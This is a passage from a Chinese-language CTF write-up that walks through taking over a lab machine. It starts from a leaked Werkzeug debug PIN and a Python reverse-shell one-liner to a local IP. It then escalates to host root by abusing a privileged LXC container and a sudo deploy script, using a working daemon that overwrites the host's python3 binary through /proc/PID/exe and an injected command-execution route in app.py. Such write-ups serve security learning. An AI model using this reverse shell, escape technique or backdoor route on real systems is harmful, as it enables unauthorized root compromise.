[+] DFS: 从节点__init__(/[1]/[1]/[3]/[1]/[1]/[1])返回
[+] DFS: 从节点__class__(/[1]/[1]/[3]/[1]/[1])返回
[+] DFS: 从节点flag(/[1]/[1]/[3]/[1])返回
[+] DFS: 从节点secret(/[1]/[1]/[3])返回
[+] DFS: 从节点user(/[1]/[1])返回
[+] 挑战已解决 {'flag': '????????flag{12345*****89012}???' , 'xpath': "{ '__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <frozen_importlib_external.SourceFileLoader object at 0x7f00273bde00>, '__spec__': None, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/opt/platform/.uploads/exploit.py', '__cached__': None, 'requests': <module 'requests' from '/usr/lib/python3.14/site-packages/requests/__init__.py>, 're': <module 're' from '/usr/lib/python3.14/re/__init__.py>, 'os': <module 'os' (frozen)>, 'sys': <module 'sys' (built-in)>, 'XMLnode': <class '__main__.XMLnode'>, 'oracle': <function oracle at 0x7f002722b3d0>, 'GetInteger': <function GetInteger at 0x7f0025a15a60>, 'GetString': <function GetString at 0x7f0025ae1220>, 'ScanXML': <function ScanXML at 0x7f0025ae12d0>, 'env': environ({'SHLVL': '1', 'TERM': 'linux', 'PWD': '/', 'HOME': '/home/app', 'USER': 'app', 'PATH': '/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin', 'WERKZEUG_DEBUG_PIN': '72339215168692816166531039650211', 'CHALLENGE_URL': 'http://challenge.msctf.dsz/login', 'WERKZEUG_SERVER_FD': '6', 'WERKZEUG_RUN_MAIN': 'true'})}, 'target': 'http://challenge.msctf.dsz/login', 'root': <__main__.XMLnode object at 0x7f0025d5ba10>, 'node': '/[1]'}text()}"

*exploit返回了正确的flag flag已自动脱敏处理
```

'WERKZEUG_DEBUG_PIN': '72339215168692816166531039650211'

使用我们获得的 PIN，上 console 简单弹个 shell、写公钥常规操作了就

```
[console ready]
>>> import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.88.200", 12450)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")
```

3. 本地提权

上机后我们查看到，app 用户被允许以 root 权限使用 python3 执行 /opt/init-challenge.py 脚本

直接跑了一下 init-challenge.py，发现 challenge 被重置了，是用来发布靶机的运维脚本

我们等会再细看具体干了啥

```
msctf:~$ sudo -ll
Matching Defaults entries for app on msctf:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for app:
    Defaults!/usr/sbin/visudo env_keep+=SUDO_EDITOR EDITOR VISUAL"

User app may run the following commands on msctf:

Sudoers entry: /etc/sudoers
    RunAsUsers: ALL
    RunAsGroups: ALL
    Options: !authenticate
    Commands:
        /usr/bin/python3 /opt/init-challenge.py
```

简单检查下权限，发现我们可以控制 /opt/challenge 下面的文件

这里查看了下 challenge 目录下的文件和我们本地下载到的备份一致，是用于发布的初始版本

那我们部署的程序去哪了呢？

```
msctf:/opt$ ls -la
total 24
drwxr-xr-x  4 root    root    4096 Jul 13 11:07 .
drwxr-xr-x 21 root    root    4096 Jul 14 13:18 ..
```

```
-rw-r--r--    1 root    root          237 Jul 10 18:50 README.md
drwxr-xr-x    4 app     app         4096 Jul 13 19:05 challenge
-rw-r--r--    1 root    root        1795 Jul 14 13:18 init-challenge.py
drwxr-xr-x    5 root    root         4096 Jul 13 18:47 platform
msctf:/opt$ ls -la challenge/
total 28
drwxr-xr-x    4 app     app         4096 Jul 13 19:05 .
drwxr-xr-x    4 root    root         4096 Jul 13 11:07 ..
-rw-r--r--    1 app     app        1652 Jul 13 11:02 app.py
-rw-r--r--    1 app     app         464 Jul  9 20:45 backup.xml
-rw-r--r--    1 app     app         464 Jul  9 20:45 db.xml
drwxr-xr-x    7 app     app         4096 Jul 13 19:05 static
drwxr-xr-x    2 app     app         4096 Jul  9 20:45 templates
```

通过查看网卡，我们还发现这台机器内存在 lxc 容器，看样子是被塞到 lxc 容器里去了

```
msctf:/opt$ ip a
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:78:f6:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.88.65/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 240e:390:b0:9341:a00:27ff:fe78:f63f/64 scope global dynamic flags 100
        valid_lft 173490sec preferred_lft 87090sec
    inet6 fe80::a00:27ff:fe78:f63f/64 scope link
        valid_lft forever preferred_lft forever
3: lxcbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP qlen 1000
    link/ether fe:e9:24:52:09:b0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.1/24 scope global lxcbr0
        valid_lft forever preferred_lft forever
    inet6 fe80::4e5:a3ff:feec:63e5/64 scope link
        valid_lft forever preferred_lft forever
4: vethURRJj4@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master lxcbr0 state UP qlen 1000
    link/ether fe:e9:24:52:09:b0 brd ff:ff:ff:ff:ff:ff
```

3.1 init-challenge.py 源码分析

看看 init-challenge.py 究竟干啥了，依旧肥肠好心的给了注释

简单看了一下，大部分内容并不复杂，就是把 challenge 目录打包，一通操作塞进容器内解压，最后覆盖掉容器内的 /opt/challenge，重启下服务

最让我感觉在意的是 19~43 行，一系列的切换命名空间、fork 进程、Caps 操作

以及提到了发布容器是一个特权容器，实际切命名空间时也没有切 user 命名空间

```
# 获取并切换到容器命名空间
out = subprocess.check_output(["/usr/bin/lxc-info", "-n", "ctf", "-p"])
pid = out.decode().strip().split(":")[-1].strip()
# 特权容器无user命名空间
namespaces = ["cgroup", "pid", "uts", "ipc", "net", "mnt"]
for ns in namespaces:
    nsfd = os.open(f"/proc/{pid}/{ns}/{ns}", os.O_RDONLY | os.O_CLOEXEC)
    os.setns(nsfd, 0)
    os.close(nsfd)

# fork产生的子进程成为容器内进程
pid = os.fork()
# 宿主机主进程等待容器内子进程结束
if pid != 0:
    _, status = os.waitpid(pid, 0)
    sys.exit(status)

# 切换工作目录
os.chdir("/opt")

# 清空caps
prctl.capbset.limit()
prctl.cap_effective.limit()
prctl.cap_permitted.limit()
prctl.cap_inheritable.limit()
```

那这又有什么问题呢？特权容器无 user namespace，问题大了（这个点卡了两天整）

首先这是一个特权容器，容器内的 root 在宿主机看来就是 UID=0 的那个 root

其次，init-challenge.py 通过 setns 操作把自己暴露给了容器，这个子进程同时存在于两个 PID 命名空间中

/proc 本身是一个伪文件系统，/proc/{PID}/exe 直接指向 struct file，切换 mnt 命名空间不能影响已经创建的 struct file 对象

所以就算是在容器中，获取 init-challenge.py 子进程在容器内的 /proc/{PID}/exe，仍然会指向宿主机上的 python3 inode

也就是说如果我们在容器内，在宿主机主动暴露进程的情况下，容器里的 root 同样可以进行监控和操作

3.2 编写容器内监控

我们要在宿主机执行 init-challenge.py 时，在容器提前准备好监控

首先这个进程得在容器内驻留，这个好说，双 fork 就能解决

然后它需要监控新的进程创建，并找到 init-challenge.py 在容器内的 PID 编号，应该遍历就行

但这里有了个问题，init-challenge.py 还在运行时，我们没法写一个已经被占用的文件（ETXTBSY锁，会失败报 Text file busy）

所以在 init-challenge.py 还在跑的时候，我们需要先用只读操作，先拿到正在执行的 struct file 对象

通过获取的 PID 找到文件描述符，只读打开 /proc/{pid}/exe

在其存活时拷贝指针，此时指针存入了我们容器内驻留脚本的 fd_array 中

复用目标进程已存在的 struct file，也就是宿主机的 python3

因此，后续操作就可以直接用容器内驻留进程 /proc/self/fd

init-challenge.py 跑完退出后，struct file 内核对象并未被销毁，我们仍然可以用之前获得的fd继续操作

根据这个思路，可以搓一个简单的监控脚本

```
#!/usr/bin/python3
import os
import sys
import time

PAYLOAD = b'#!/bin/sh\nexec /bin/sh -i\n'
LOGFILE = '/tmp/exploit.log'
PIDFILE = '/tmp/exploit.pid'

def log(msg):
    with open(LOGFILE, 'a') as f:
        f.write(msg + '\n')

def find_target():
    for ent in os.listdir('/proc'):
        if not ent.isdigit():
            continue
        pid = ent
        try:
            exe = os.readlink(f'/proc/{pid}/exe')
            if '/python3' not in exe:
                continue
            with open(f'/proc/{pid}/cmdline', 'rb') as f:
                cmdline = f.read()
            if b'init-challenge.py' in cmdline:
                return pid
        except:
            continue
    return None

def exploit(pid):
    log(f'target pid: {pid}')
    try:
        fd = os.open(f'/proc/{pid}/exe', os.O_RDONLY)
        log(f'opened fd {fd} (R0)')
    except Exception as e:
        log(f'open R0 failed: {e}')
        return False

    # 等待目标进程退出
    while True:
        try:
            os.kill(int(pid), 0)
        except OSError:
            log('target process died')
            break
        time.sleep(0.1)

    # 尝试写入
    for attempt in range(20):
        try:
            wfd = os.open(f'/proc/self/fd/{fd}', os.O_WRONLY | os.O_TRUNC)
            os.close(fd)
            os.write(wfd, PAYLOAD)
            os.close(wfd)
            log('SUCCESS: python3 overwritten')
            return True
        except Exception as e:
            log(f'write attempt {attempt} failed: {e}')
            time.sleep(0.1)
    log('FAILED to write after retries')
    try:
```

```

        os.close(fd)
    except:
        pass
    return False

def main():
    log('daemon started')
    while True:
        pid = find_target()
        if pid:
            if exploit(pid):
                sys.exit(0)
            else:
                time.sleep(1)
        else:
            time.sleep(0.2)

if __name__ == '__main__':
    # 守护进程化
    pid = os.fork()
    if pid > 0:
        sys.exit(0)
    os.setsid()
    pid = os.fork()
    if pid > 0:
        sys.exit(0)
    fd = os.open('/dev/null', os.O_RDWR)
    os.dup2(fd, 0)
    os.dup2(fd, 1)
    os.dup2(fd, 2)
    if fd > 2:
        os.close(fd)
    with open(PIDFILE, 'w') as f:
        f.write(str(os.getpid()))
    main()

```

同时我们还需要改造下app.py，用来部署我们的监控进程

```

import subprocess;import os
if os.path.exists('/opt/challenge/exploit.py'):
    subprocess.Popen(['/usr/bin/python3', '/opt/challenge/exploit.py'], preexec_fn=os.setpgpr)

```

为了方便我们调试和利用，可以弄几个方便我们调试的路由

```

# 用来拿我们的exp写的日志
@app.route('/log')
def log():
    try:
        with open('/tmp/exploit.log', 'r') as f:
            return '<pre>' + f.read() + '</pre>'
    except:
        return 'no log'

# 方便出问题能给exp干掉
@app.route('/kill')
def kill_exploit():
    try:
        with open('/tmp/exploit.pid', 'r') as f:
            pid = int(f.read().strip())
            os.kill(pid, signal.SIGTERM)
            return 'exploit killed', 200
    except Exception as e:
        return f'error: {e}', 500

# 好玩，可以进容器探测下环境
# 或者出其他问题的时候进去手修
@app.route('/exec', methods=['GET'])
def exec_cmd():
    cmd = request.args.get('cmd')
    try:
        result = subprocess.run(cmd, shell=True, capture_output=True, text=True)
        output = result.stdout + result.stderr
        return f'<pre>{output}</pre>', 200
    except subprocess.TimeoutExpired:
        return 'Error: Command timed out', 504
    except Exception as e:
        return f'Error: {str(e)}', 500

```

```
# 紫砂
@app.route('/quit')
def quit():
    os._exit(0)
```

3.3 执行提权!

我们首先给exploit.py塞到/opt/challenge

然后魔改下/opt/challenge/app.py, 并执行打包发布

```
msctf:/opt/challenge$ sudo /usr/bin/python3 /opt/init-challenge.py
msctf:~$ ps aux | grep python3
2129 app      0:00 /usr/bin/python3 app.py
2646 app      0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(5)
2648 app      3:20 /usr/bin/python3 app.py
2662 app      0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(6)
7456 root      0:00 /usr/bin/python3 /opt/challenge/app.py
7463 root      0:00 [python3]
7465 root      0:00 /usr/bin/python3 /opt/challenge/exploit.py
7468 app      0:00 grep python3
```

宿主机里面看一眼, 很好, 我们已经发现app和exp都工作了

现在我们调用之前给app.py新增的几个功能, 看看容器内工作的如何, 看起来没毛病

```
msctf:~$ wget -q0- http://10.0.3.100:5000/log
<pre>daemon started
</pre>
msctf:~$ wget -q0- http://10.0.3.100:5000/exec?cmd=ps+aux
<pre>PID      USER      TIME  COMMAND
    1   root      0:00   /sbin/init
   152   root      0:00   /sbin/syslogd -t -n
   207   root      0:00   /usr/sbin/crond -c /etc/crontabs -f
   299   root      0:00   /sbin/getty 38400 console
   300   root      0:00   /sbin/getty 38400 tty1
   301   root      0:00   /sbin/getty 38400 tty2
   302   root      0:00   /sbin/getty 38400 tty3
   303   root      0:00   /sbin/getty 38400 tty4
 22208   root      0:00   /usr/bin/python3 /opt/challenge/app.py
 22217   root      0:00   /usr/bin/python3 /opt/challenge/exploit.py
 22220   root      0:00   ps aux
</pre>
```

现在我们第二次触发部署, 这次不用再拉起exploit了

然后发现有鬼在占用?

```
msctf:~$ wget -q0- http://10.0.3.100:5000/log
<pre>daemon started
target pid: 22221
opened fd 3 (R0)
target process died
write attempt 0 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
write attempt 1 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
...
write attempt 19 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
FAILED to write after retries
</pre>
```

并非见鬼了, 宿主机上还有一堆进程在用python3呢

```
msctf:~$ ps aux | grep python3
2129 app      0:00 /usr/bin/python3 app.py
2646 app      0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(5)
2648 app      3:20 /usr/bin/python3 app.py
2662 app      0:00 /usr/bin/python3 -c from multiprocessing.resource_tracker import main;main(6)
7465 root      0:01 /usr/bin/python3 /opt/challenge/exploit.py
7543 root      0:00 /usr/bin/python3 /opt/challenge/app.py
7558 app      0:00 grep python3
msctf:~$ fuser /usr/bin/python3 2>&1
2129 2646 2648 2662
```

给全干掉后再次执行部署, 确认exp进程也起来了

```
msctf:/opt/challenge$ sudo /usr/bin/python3 /opt/init-challenge.py
msctf:~$ wget -q0- http://10.0.3.100:5000/log
<pre>daemon started
```

```
target pid: 22221
opened fd 3 (R0)
target process died
write attempt 0 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
write attempt 1 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
...
write attempt 19 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
FAILED to write after retries
daemon started
</pre>
```

然后再触发试试，发现已经成功，此时python已经被我们替换掉了

```
msctf:/opt/challenge$ sudo /usr/bin/python3 /opt/init-challenge.py
msctf:~$ wget -q0- http://10.0.3.100:5000/log
...
write attempt 19 failed: [Errno 26] Text file busy: '/proc/self/fd/3'
FAILED to write after retries
daemon started
target pid: 22418
opened fd 3 (R0)
target process died
SUCCESS: python3 overwritten
</pre>
msctf:~$ ls -la /usr/bin/python3.14
-rwxr-xr-x 1 root root 26 Jul 19 18:28 /usr/bin/python3.14
```

至此我们完整的获得了宿主机root

```
msctf:/opt/challenge$ sudo /usr/bin/python3 /opt/init-challenge.py
/opt/challenge # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/opt/challenge # ls -la ~
total 52
drwx----- 3 root root 4096 Jul 10 22:23 .
drwxr-xr-x 21 root root 4096 Jul 14 13:18 ..
-rw----- 1 root root 27524 Jul 19 18:30 .ash_history
-rw-r--r-- 1 root root 816 Jul 12 11:21 .python_history
drwx----- 2 root root 4096 Jul 10 19:51 .ssh
-rw-r--r-- 1 root root 44 Jul 10 16:58 root.txt
```